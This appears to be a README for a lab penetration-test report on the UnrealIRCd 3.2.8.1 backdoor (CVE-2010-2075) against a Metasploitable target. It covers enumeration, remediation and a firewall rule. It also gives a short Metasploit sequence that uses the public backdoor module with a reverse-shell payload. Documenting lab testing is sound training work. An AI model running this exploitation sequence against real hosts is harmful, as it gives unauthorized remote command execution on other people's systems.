
Controlled PenTest lab report for UnrealIRCd 3.2.8.1 backdoor (CVE-2010-2075) on Metasploitable3 with remediation steps.

A controlled penetration testing project focused on identifying, exploiting, and remediating the UnrealIRCd 3.2.8.1 backdoor (CVE-2010-2075) in an isolated training environment.
Disclaimer: This project was conducted strictly for educational and authorized security testing purposes against a deliberately vulnerable lab environment. No unauthorized systems were targeted.
This project demonstrates a complete vulnerability assessment and exploitation workflow against a vulnerable UnrealIRCd 3.2.8.1 service.
The assessment covers:
| Item | Details |
|---|---|
| Target | Metasploitable Lab Environment |
| Target IP | 10.10.10.13 |
| Vulnerable Service | UnrealIRCd |
| Version | 3.2.8.1 |
| Protocol | IRC |
| Port | 6667/TCP |
| Vulnerability | UnrealIRCd Backdoor |
| CVE | CVE-2010-2075 |
| Severity | Critical |
According to NIST's National Vulnerability Database, affected UnrealIRCd 3.2.8.1 distributions contained an externally introduced modification that could allow remote attackers to execute arbitrary commands.
The primary objectives of this assessment were:
| Tool | Purpose |
|---|---|
| Nmap | Port scanning and service enumeration |
| Netcat | TCP service connectivity testing |
| Metasploit Framework | Controlled exploitation |
| Linux CLI | System verification and hardening |
| UFW | Firewall configuration |
| Python | Supporting security/testing tasks |
The assessment followed a simplified penetration testing workflow:
Reconnaissance
      ↓
Service Enumeration
      ↓
Vulnerability Identification
      ↓
Exploitation
      ↓
Evidence Collection
      ↓
Impact Assessment
      ↓
Remediation
      ↓
Verification
The first stage was identifying exposed services on the target host.
The assessment identified an IRC service listening on:
TCP/6667
The service was associated with UnrealIRCd 3.2.8.1, a version known to be affected by the backdoor vulnerability.

Figure 1 — Port and service enumeration
The discovery of TCP/6667 provided the initial indication that an IRC service was exposed and required further investigation.
The identified UnrealIRCd version was associated with CVE-2010-2075.
The vulnerability is not simply a conventional software bug. The affected archive contained a malicious modification/backdoor that enabled remote command execution. NVD describes the issue as an externally introduced Trojan Horse in the DEBUG3_DOLOG_SYSTEM macro.
Rapid7's Metasploit documentation identifies the corresponding module as:
exploit/unix/irc/unreal_ircd_3281_backdoor
and describes it as exploiting the malicious backdoor present in affected UnrealIRCd 3.2.8.1 archives.

The vulnerability was validated in the isolated lab environment using the Metasploit Framework.
Example exploitation workflow:
msfconsole

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 10.10.10.13

set PAYLOAD cmd/unix/reverse

run
The purpose of this step was to verify whether the exposed service could be abused to obtain remote command execution.
Rapid7 documents this Metasploit module specifically for the UnrealIRCd 3.2.8.1 backdoor.

Figure 2 — Controlled exploitation evidence
The evidence demonstrates the exploitation stage performed against the authorized lab target.
Successful exploitation of the backdoor can provide an attacker with the ability to execute commands remotely in the security context of the affected UnrealIRCd process.
The exact privileges obtained depend on the account under which the IRC daemon is running.
Potential impact includes:
Important: Potential impact should not be interpreted as evidence that every listed action was performed during this assessment.
Nmap's documentation for the UnrealIRCd backdoor confirms that the vulnerability can be used to execute arbitrary commands on the remote system.
The vulnerable UnrealIRCd installation should not remain exposed in a production environment.
Recommended remediation actions include:
If IRC is not required:
sudo ufw deny 6667/tcp
If the service is required, access should be restricted to trusted networks rather than exposed broadly.
The preferred approach is to remove the vulnerable software and deploy a supported, trusted release rather than attempting to rely solely on network filtering.
The remediation stage was documented after applying the appropriate security controls.

Figure 3 — Remediation / hardening evidence
The remediation evidence should demonstrate the state of the service and/or firewall configuration after corrective actions were applied.
| Category | Assessment |
|---|---|
| Vulnerability | UnrealIRCd 3.2.8.1 Backdoor |
| CVE | CVE-2010-2075 |
| Attack Vector | Network |
| Authentication Required | No authentication required for triggering the backdoor |
| User Interaction | Not required |
| Impact | Remote command execution |
| Severity | Critical |
The backdoor was designed to allow remote command execution and could operate independently of normal IRC user restrictions, making exposure of the vulnerable service a significant security risk.
unrealircd-backdoor-pentest-report/
│
├── README.md
├── UnrealIRCD_Backdoor_PenTest_Report.pdf
│
└── images/
    ├── port_scan.png
    ├── exploit_evidence.png
    └── remediation.png
